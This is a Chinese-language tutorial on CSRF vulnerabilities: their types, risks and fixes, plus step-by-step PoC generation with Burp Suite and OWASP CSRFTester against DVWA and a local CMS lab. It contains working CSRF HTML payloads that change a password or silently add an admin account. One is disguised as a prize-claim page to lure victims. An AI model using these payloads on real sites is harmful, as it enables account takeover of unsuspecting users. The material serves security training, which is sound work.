
本文由红日安全成员：Once 编写，如有不当，还望斧正。

大家好，我们是红日安全-Web安全攻防小组。此项目是关于Web安全的系列文章分享，还包含一个HTB靶场供大家练习，我们给这个项目起了一个名字叫[Web安全实战](#)

，希望对想要学习Web安全的朋友们有所帮助。每一篇文章都是基于漏洞简介-漏洞原理-漏洞危害-测试方法（手工测试，工具测试）-靶场测试（分为PHP靶场、JAVA靶

1.1 CSRF漏洞

1.1.1 CSRF漏洞简介

CSRF（跨站请求伪造），是指利用受害者尚未失效的身份认证信息（cookie、会话等），诱骗其点击恶意链接或者访问包含攻击代码的页面，在受害人不知情的情况下以受害者的身份向（身份认证信息所对应的）服务器发送请求，从而完成非法操作（如转账、改密等）。CSRF与XSS最大的区别就在于，CSRF并没有盗取cookie而是直接利用

1.1.2 CSRF漏洞分类

1.1.2.1 GET型

GET型CSRF漏洞，只需要构造URL，然后诱导受害者访问利用。

1.1.2.2 POST型

POST型CSRF漏洞，需要构造自动提交或点击提交的表单，然后诱导受害者访问或点击利用。

1.1.3 CSRF漏洞危害

未验证 Referer或者使用 Token 导致用户或者管理员可被 CSRF添加、修改、删除等操作

1.1.4 CSRF漏洞修复方案

- 1、添加随机token值，并验证。
- 2、验证Referer
- 3、关键请求使用验证码功能

1.2 CSRF漏洞利用

1.2.1 利用思路

寻找增删改的地方，构造HTML，修改HTML表单中某些参数，使用浏览器打开该HTML，点击提交表单后查看响应结果，看该操作是否成功执行。

1.2.2 工具使用

1.2.2.1 burpsuite

使用burpsuite中Engagement tools的Generate CSRF PoC模块
右击要csrf攻击的url，选择Generate CSRF POC模块

Request to http://192.168.1.108:80

ForwardDropIntercept is onAction

RawParamsHeadersHexUTF-8

GET /dvwa/vulnerabilities/csrf/?password_new=hongri&password_conf=hongri&Change=Change HTTP/1.1

Host: 192.168.1.108

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3

Accept-Encoding: gzip, deflate

Referer: http://192.168.1.108/dvwa/vulnerabilities/csrf/

Cookie: security=low; PHPSESSID=08hin7s2khdg99edbr8imja94

Connection: close

Upgrade-Insecure-Requests: 1

Send to Spider

Do an active scan

Send to IntruderCtrl+I

Send to RepeaterCtrl+R

Send to Sequencer

Send to Comparer

Send to Decoder

Request in browser▶

Hack Bar▶

Chunked coding converter▶

Engagement tools▶

Change request method

Change body encoding

Copy URL

Copy as curl command

Copy to file

Paste from file

Save item

Don't intercept requests▶

Do intercept▶

Convert selection▶

Find references

Discover content

Schedule task

Generate CSRF PoC

然后就构造好了攻击脚本，value就是要修改成的密码

Request to: http://192.168.1.108



Options

Raw Params Headers Hex UTF-8

GET /dwa/vulnerabilities/csrf/?password_new=hongri&password_conf=hongri&Change=Change HTTP/1.1
 Host: 192.168.1.108
 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
 Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
 Accept-Encoding: gzip, deflate
 Referer: http://192.168.1.108/dwa/vulnerabilities/csrf/
 Cookie: security=low; PHPSESSID=08hin7s2khbdg99edbr8imja94

? < + > 0 matches

CSRF HTML:

```
<html>
<!-- CSRF PoC - generated by Burp Suite Professional -->
<body>
<script>history.pushState('', '', '/')</script>
<form action="http://192.168.1.108/dwa/vulnerabilities/csrf/">
  <input type="hidden" name="password&#95;new" value="hongri" />
  <input type="hidden" name="password&#95;conf" value="hongri" />
  <input type="hidden" name="Change" value="Change" />
  <input type="submit" value="Submit request" />
</form>
</body>
</html>
```

? < + > Type a search term 0 matches

Regenerate

Test in browser

Copy HTML

Close

Test in browser一般用于自己测试用

Request to: http://127.0.0.1



Options

Raw

Params

Headers

Hex

UTF-8

GET /dwva/vulnerabilities/csrf/?password_new=hongri&password_conf=hongri&Change=Change HTTP/1.1

Host: 127.0.0.1

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3

Accept-Encoding: gzip, deflate

Referer: http://127.0.0.1/dwva/vulnerabilities/csrf/

Cookie: security=low; PHPSESSID=edc4c37jme9b27f79ot9oskc80



0 matches

CSRF HTML:

```
<html>
<!-- CSRF PoC - generated by Burp Suite Professional -->
<body>
<script>history.pushState("", "", '/')</script>
<form action="http://127.0.0.1/dwva/vulnerabilities/csrf/">
  <input type="hidden" name="password&#95;new" value="hongri" />
  <input type="hidden" name="password&#95;conf" value="hongri" />
  <input type="hidden" name="Change" value="Change" />
  <input type="submit" value="Submit request" />
</form>
</body>
</html>
```



0 matches

Regenerate

Test in browser

Copy HTML

Close

然后点击copy

CSRF PoC generator

Request to: <http://127.0.0.1> ? Options

Raw Params Headers Hex UTF-8

GET /dwa/vulnerabilities/csrf/?password_new=hongri&password_conf=hongri&Change=Change HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1/dwa/vulnerabilities/csrf/
Cookie: security=low; PHPSESSID=edc4c37jme9b27f79ot9oskc80

? < + > Type a search term 0 matches

CSRF HTML:

```
<html>
<!-- CSRF PoC - generated by Burp Suite Professional -->
<body>
<script>history.pushState("", "", '/')</script>
<form method="POST" action="http://127.0.0.1/dwa/vulnerabilities/csrf/">
  <input type="text" value="<script>history.pushState("", "", '/')</script>" />
  <input type="text" value="<script>history.pushState("", "", '/')</script>" />
  <input type="text" value="<script>history.pushState("", "", '/')</script>" />
  <input type="text" value="<script>history.pushState("", "", '/')</script>" />
</form>
</body>
</html>
```

Show response in browser

To show this response in your browser, copy the URL below and paste into a browser that is configured to use Burp as its proxy.


<http://burp/show/2/p05t493x7qswq89am2qc8opy1me0o3cw> Copy

☐ In future, just copy the URL and don't show this dialog Close


? < + > Type a search term 0 matches

Regenerate Test in browser Copy HTML Close

然后用代理burpsuite的浏览器打开



点击submit request即可修改成功密码



Copy HTML 一般用于攻击其他人，复制下代码保存为HTML文档
可以简单修改个中奖页面，诱惑受害者点击

```
huodong.html
1 <html>
2 <!-- CSRF PoC - generated by Burp Suite Professional -->
3 <body>
4 <script>history.pushState('', '', '/')</script>
5 
6 <form action="http://127.0.0.1/dvwa/vulnerabilities/csrf/">
7   <input type="hidden" name="password&#95;new" value="hongri" />
8   <input type="hidden" name="password&#95;conf" value="hongri" />
9   <input type="hidden" name="Change" value="Change" />
10  <input type="submit" value="点击领奖" />
11 </form>
12 </body>
13 </html>
14
```


先知社区



进入领取


先知社区

点击领奖成功修改密码



1.2.2.2 CSRFTester

下载地址：<https://www.owasp.org/index.php/File:CSRFTester-1.0.zip>



- Home
- About OWASP
- Acknowledgements
- Advertising
- Books
- Brand Resources
- Careers
- Chapters
- Donate to OWASP
- Downloads
- Events
- Funding
- Governance
- Initiatives
- Mailing Lists
- Membership
- Merchandise
- Presentations
- Press
- Projects
- Supporting Partners
- Video

Reference

- Activities
- Attacks
- Code Snippets
- Controls

Log in Request acco

File Discussion Read View source View history Search

Join hundreds of InfoSec professionals at our upcoming
[Global AppSec DC, September 9-13] and [Global AppSec Amsterdam, September 23-27]

File:CSRFTester-1.0.zip

File File history File usage

CSRFTester-1.0.zip (file size: 374 KB, MIME type: unknown/unknown)
Warning: This file type may contain malicious code. By executing it, your system may be compromised.

File history

Click on a date/time to view the file as it appeared at that time.

	Date/Time	Dimensions	User	Comment
current	23:41, 18 November 2007	(374 KB)	Esherdan (talk contribs)	



- You cannot overwrite this file.

File usage

There are no pages that link to this file.

This page was last modified on 18 November 2007, at 23:41.
Content is available under [Creative Commons Attribution-ShareAlike](#) unless otherwise noted.

[Privacy policy](#) [About OWASP](#) [Disclaimers](#) Open Web Application Security Project, OWASP, Global AppSec, AppSec Days, AppSec California, SnowFROC,



下载后点击run.bat

名称	修改日期	类型	大小
lib	2007/11/16 14:31	文件夹	
OWASP-CSRFTester-1.0.jar	2007/11/16 14:30	Executable Jar File	241 KB
run.bat	2007/11/5 12:46	Windows 批处理...	1 KB

正常打开，并监听8008端口，需要把浏览器代理设置为8008

```
C:\WINDOWS\system32\cmd.exe
六月 10, 2019 11:04:13 下午 org.owasp.webscarab.plugin.proxy.Listener listen
信息: Proxy listening on 127.0.0.1:8008
```

OWASP CSRFTester

File Options

OWASP CSRFTester

Clear AllStart Recording

Step	Method	URL	Parameters	Pause

GET

Query ParametersForm Parameters

Include Regex: *Reset

Exclude Regex: *\.(gif|jpg|png|css|ico|js|axd|?.*|ico)\$Reset

Report Type: FormsiframeIMGXHRLinkDisplay in BrowserGenerate HTML

Proxy started on port 8008

点击Start Recording，开启CSRFTester检测工作，我们这里抓添加管理员的数据包

OWASP CSRFTester

File Options

OWASP CSRFTester

Clear AllStop Recording

Step	Method	URL	Parameters	Pause
Request 0	GET	http://127.0.0.1:80/74/in...		65
Request 1	POST	http://127.0.0.1:80/74/in...	username=test&email...	77
Request 2	GET	http://127.0.0.1:80/74/in...		57

Request 065

GEThttp://127.0.0.1:80/74/index.php

Query ParametersForm Parameters

m=adminc=admina=add

Include Regex: *Reset

Exclude Regex: *\.(gif|jpg|png|css|ico|js|axd|?.*|ico)\$Reset

Report Type: FormsiframeIMGXHRLinkDisplay in BrowserGenerate HTML

Moving to row 0

然后右击删除没用的数据包

OWASP CSRFTester

File Options

OWASP CSRFTester

Clear AllStop Recording

Step	Method	URL	Parameters	Pause
Request 0	GET	http://127.0.0.1:80/74/in...		65
Request 1	POST	http://127.0.0.1:80/74/in...	username=test&email...	77
Request 2	GET	http://127.0.0.1:80/74/in...		57

Request 0

65

GET

http://127.0.0.1:80/74/index.php

Query Parameters

m=admin
c=admin
a=add

Form Parameters

Include Regex:

*

Reset

Exclude Regex:

.*\.(gif|jpg|png|css|ico|js|axd|?\.*)|ico)\$

Reset

Report Type:

☒ Forms ☐ iFrame ☐ IMG ☐ XHR ☐ Link

☒ Display in Browser

Generate HTML

Moving to row 0

点击Generate HTML生成CSRF攻击脚本，我们这次添加test1账号

```

</head>
<body onload="javascript:fireForms()">
<script language="JavaScript">
    var pauses = new Array( "77" );

    function pausecomp(millis)
    {
        var date = new Date();
        var curDate = null;

        do { curDate = new Date(); }
        while(curDate-date < millis);
    }

    function fireForms()
    {
        var count = 1;
        var i=0;


        for(i=0; i<count; i++)
        {
            document.forms[i].submit();

            pausecomp(pauses[i]);
        }
    }

</script>
<H2>OWASP CRSFTester Demonstration</H2>
<form method="POST" name="form0" action="http://127.0.0.1:80/74/index.php?m=admin&c=admin&a=add">
<input type="hidden" name="username" value="test1"/>
<input type="hidden" name="email" value="test@baidu.com"/>
<input type="hidden" name="password" value="123456"/>
<input type="hidden" name="repassword" value="123456"/>
<input type="hidden" name="role_id" value="1"/>
<input type="hidden" name="submit3" value="添加"/>
</form>

```

打开此文件，成功添加账号



1.2.2 CSRF漏洞利用实例之DVWA

1.2.2.1 安装步骤

下载地址：<https://codeload.github.com/ethicalhack3r/DVWA/zip/master>

漏洞环境：windows、phpstudy

先把config目录下config.inc.php.dist文件名修改为config.inc.php，数据库密码修改为自己的。

```
$_DVWA = array();
$_DVWA[ 'db_server' ] = '127.0.0.1';
$_DVWA[ 'db_database' ] = 'dvwa';
$_DVWA[ 'db_user' ] = 'root';
$_DVWA[ 'db_password' ] = 'root';
```

然后访问dvwa，因为csrf漏洞不涉及红色部分配置，直接创建即可

Setup Check

Operating system: **Windows**
Backend database: **MySQL**
PHP version: **5.6.27**

Web Server SERVER_NAME: **localhost**

PHP function display_errors: **Enabled** (Easy Mode!)
PHP function safe_mode: **Disabled**
PHP function allow_url_include: **Disabled**
PHP function allow_url_fopen: **Enabled**
PHP function magic_quotes_gpc: **Disabled**
PHP module gd: **Installed**
PHP module mysql: **Installed**
PHP module pdo_mysql: **Installed**

MySQL username: **root**
MySQL password: *********
MySQL database: **dvwa**
MySQL host: **127.0.0.1**

reCAPTCHA key: **Missing**

[User: Once] Writable folder D:\phpStudy\WWW\DVWA\hackable\uploads\ : **Yes**

[User: Once] Writable file D:\phpStudy\WWW\DVWA\external\phpids\0.6\lib\IDS\tmp\phpids_log.txt: **Yes**

[User: Once] Writable folder D:\phpStudy\WWW\DVWA\config: **Yes**

Status in red, indicate there will be an issue when trying to complete some modules.

If you see disabled on either *allow_url_fopen* or *allow_url_include*, set the following in your php.ini file and restart Apache.

```
allow_url_fopen = On
allow_url_include = On
```

These are only required for the file inclusion labs so unless you want to play with those, you can ignore them.

Create / Reset Database



创建成功，账号密码是admin/password



Username

Password

Login



这里可以调相应的安全等级

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

DVWA Security

PHP Info

About

Logout

DVWA Security

Security Level

Security level is currently: **impossible**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
Prior to DVWA v1.9, this level was known as 'high'.

Impossible ▾
Low
Medium
High
Impossible

Submit

PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

PHPIDS works by filtering any user supplied input against a blacklist of potentially malicious code. It is used in DVWA to serve as a live example of how Web Application Firewalls (WAFs) can help improve security and in some cases how WAFs can be circumvented.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently: **disabled**. [[Enable PHPIDS](#)]

[[Simulate attack](#)] - [[View IDS log](#)]

1.2.2.2 low等级

从代码中可以看出未作任何防御，直接更改密码。

```
if( isset( $_GET[ 'Change' ] ) ) {  
    // Get input  
    $pass_new = $_GET[ 'password_new' ];
```

```

$pass_conf = $_GET[ 'password_conf' ];

// Do the passwords match?
if( $pass_new == $pass_conf ) {
    // They do!
    $pass_new = ((isset($GLOBALS["__mysqli_ston"]) && is_object($GLOBALS["__mysqli_ston"])) ? mysqli_real_escape_string($GL
    $pass_new = md5( $pass_new );

    // Update the database
    $insert = "UPDATE `users` SET password = '$pass_new' WHERE user = ' ' . dvwaCurrentUser() . ' '";
    $result = mysqli_query($GLOBALS["__mysqli_ston"], $insert ) or die( '

```
' . ((is_object($GLOBALS["__mysqli_ston"])) ?
 // Feedback for the user
 $html .= "<pre>Password Changed.</pre>";
}
else {
 // Issue with passwords matching
 $html .= "<pre>Passwords did not match.</pre>";
}

((is_null($__mysqli_res = mysqli_close($GLOBALS["__mysqli_ston"]))) ? false : $__mysqli_res);
}

```


```

先使用burpsuite进行抓修改密码的数据包

The image shows the DVWA interface on the left and a Burp Suite raw HTTP request on the right. The DVWA page is titled 'Vulnerability: Cross Site Request Forgery (CSRF)' and has a form to 'Change your admin password:'. The form has fields for 'New password:' and 'Confirm new password:', both containing six dots. A 'Change' button is at the bottom. The 'More Information' section lists links to OWASP, CGI Security, and Wikipedia. The Burp Suite raw request shows a GET request to 'http://192.168.1.108/dvwa/vulnerabilities/csrf/?password_new=hongri&password_conf=hongri&Change=Change HTTP/1.1' with various headers including User-Agent, Accept, Accept-Language, Accept-Encoding, Referer, Cookie, and Connection.

再使用Generate CSRF PoC进行构造poc

Filter: Hiding CSS, image and general binary content

The image shows the Burp Suite interface. At the top is a table of requests. The first request is a GET request to 'http://127.0.0.1/dvwa/vulnerabilities/csrf/?password_new=hongri&password_conf=hongri&Change=Change'. Below the table, the 'Request' tab is selected, showing the raw HTTP request. A context menu is open over the request, with the 'Engagement tools' option selected. The 'Engagement tools' submenu is also open, showing options like 'Find references', 'Discover content', 'Schedule task', and 'Generate CSRF PoC'. A red arrow points to the 'Generate CSRF PoC' option.

CSRF HTML中的代码是构造好的

Request to: http://127.0.0.1



Options

Raw Params Headers Hex UTF-8

GET /dwwa/vulnerabilities/csrf/?password_new=hongri&password_conf=hongri&Change=Change HTTP/1.1
Host: 127.0.0.1
